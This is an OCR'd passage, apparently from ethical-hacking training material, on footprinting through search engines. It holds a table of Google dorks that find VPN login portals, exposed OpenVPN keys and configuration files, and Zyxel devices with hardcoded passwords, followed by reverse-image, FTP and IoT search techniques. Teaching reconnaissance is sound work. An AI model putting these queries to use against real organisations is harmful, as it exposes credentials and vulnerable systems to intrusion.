
Google hacking operators or Google dorks can be used for footprinting virtual private networks (VPNs). They provide information such as pages containing login portals and directories with keys of VPN servers.

The following tables summarize some Google hacking operators or Google dorks that are used to obtain specific information for VPN footprinting.

Google Dork	Description
inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Finds pages containing login portals
inurl:/sslvpn/Login/Login	Finds VPN login portals
site:vpn.*.*/ intitle:"login"	
inurl:weblogin **intitle:("USG20-VPN"|"USG20W-VPN"|USG40|USG40W|USG60|USG60W|USG110|USG210|USG310|USG1100|USG1900|USG2200|"ZyWALL110"|"ZyWALL310"|"ZyWALL1100"|ATP100|ATP100W|ATP200|ATP500|ATP700|ATP800|VPN50|VPN100|VPN300|VPN000|"FLEX")**	Finds hosts with the Zyxel hardcoded password vulnerability
intext:Please Login SSL VPN inurl:remote/login **intext:FortiClient**	Finds Fortinet VPN login pages
site:vpn.*.*/ intext:"login" intitle:"login"	Retrieves various VPN login pages
intitle:"index of" /etc/openvpn/	Retrieves juicy information and sensitive directories

"-----BEGIN OpenVPN Static key V1-----" ext:key	Finds OpenVPN static keys
intitle:"index of" "vpn-config.*"	Retrieves juicy information about the vpn-config file
Index of / *.ovpn	Finds OpenVPN configuration files, some certificates, and keys
inurl:"/vpn/tmindex.html" vpn	Finds Netscaler and Citrix Gateway VPN login portals
intitle:"SSL VPN Service" + intext:"Your system administrator provided the following information to help understand and remedy the security conditions:"	Finds Cisco Adaptive Security Appliance (ASA) login web pages

Table 2.1: Google search queries for VPN footprinting



Other Techniques for Footprinting through Search Engines

Footprinting Technique	Description	Information Gathered	Tools Used
Google Advanced Search	Provides the same precision as that achieved with advanced operators but without typing or remembering the operators	List of sites that may link back to the target organization's website	Google Advanced Search
Advanced Image Search			Google Advance Image Search
Reverse Image Search	Uses an image as a search query	Original source and details of images, such as photographs, profile pictures, and memes	Google Image Search, TinEye Reverse Image Search, and Yahoo Image Search
Video Search Engines	Search for video content related to the target	Hidden information such as time/date and thumbnails	YouTube Metadata, YouTube DataViewer, and EZGif
Meta Search Engines	Use other search engines (Google, Bing, Ask.com, etc.) to produce their own results from the Internet	Detailed information about the target, such as images, videos, blogs, and news articles, from different sources	Startpage and MetaGer
FTP Search Engines	Search for files located on FTP servers	Critical files and directories that reveal valuable information, such as business strategy, tax documents, and employees' personal records	NAPALM FTP Indexer and FreewareWeb FTP File Search
IoT Search Engines	Crawl the Internet for IoT devices that are publicly accessible	Manufacturer details, geographical location, IP address, hostname, and open ports of IoT devices	Shodan, Censys, and Thingful


Other Techniques for Footprinting through Search Engines

- **Gathering Information Using Google Advanced Search, Advanced Image Search, and Reverse Image Search**

  An attacker cannot always gather information easily from an information-rich site using only a normal search box. A complicated search involves a number of interrelated conditions.

  Google's Advanced search feature helps an attacker to perform complex web searching. With **Google Advanced Search** and **Advanced Image Search**, one can search the web more precisely and accurately. You can use these search features to achieve the same precision as that achieved using the advanced operators but without typing or remembering the operators. Using Google's Advanced Search option, you can find sites that may link back to the target organization's website. This helps to extract information such as partners, vendors, clients, and other affiliations of the target website. You can use Google Advanced Image Search to acquire images of the target, its location, employees, and so on.

  To perform an advanced search in Google, click **Settings** at the bottom-right of the **Google** home page, and then choose **Advanced search** in the menu or directly type ***https://www.google.com/advanced_search*** in the address bar. Advanced search allows you to specify any number of criteria that the search must match, as this pattern builds on the search box pattern by adding more search options. To do this, you choose a field. Then, enter the string you want to search for in the field's text box and click on the **Advanced Search** button. By default, various values are joined together with "and" (meaning all of them need to match) except for sets, blocks, and formats, which are joined together with "or" (meaning any of them can match).



Google Advanced Search
google.com/advanced_search?hl=en-IN&fg=1
Google
Advanced Search

Find pages with...

all these words:
this exact word or phrase:
any of these words:
none of these words:
numbers ranging from: to

Then narrow your results by...

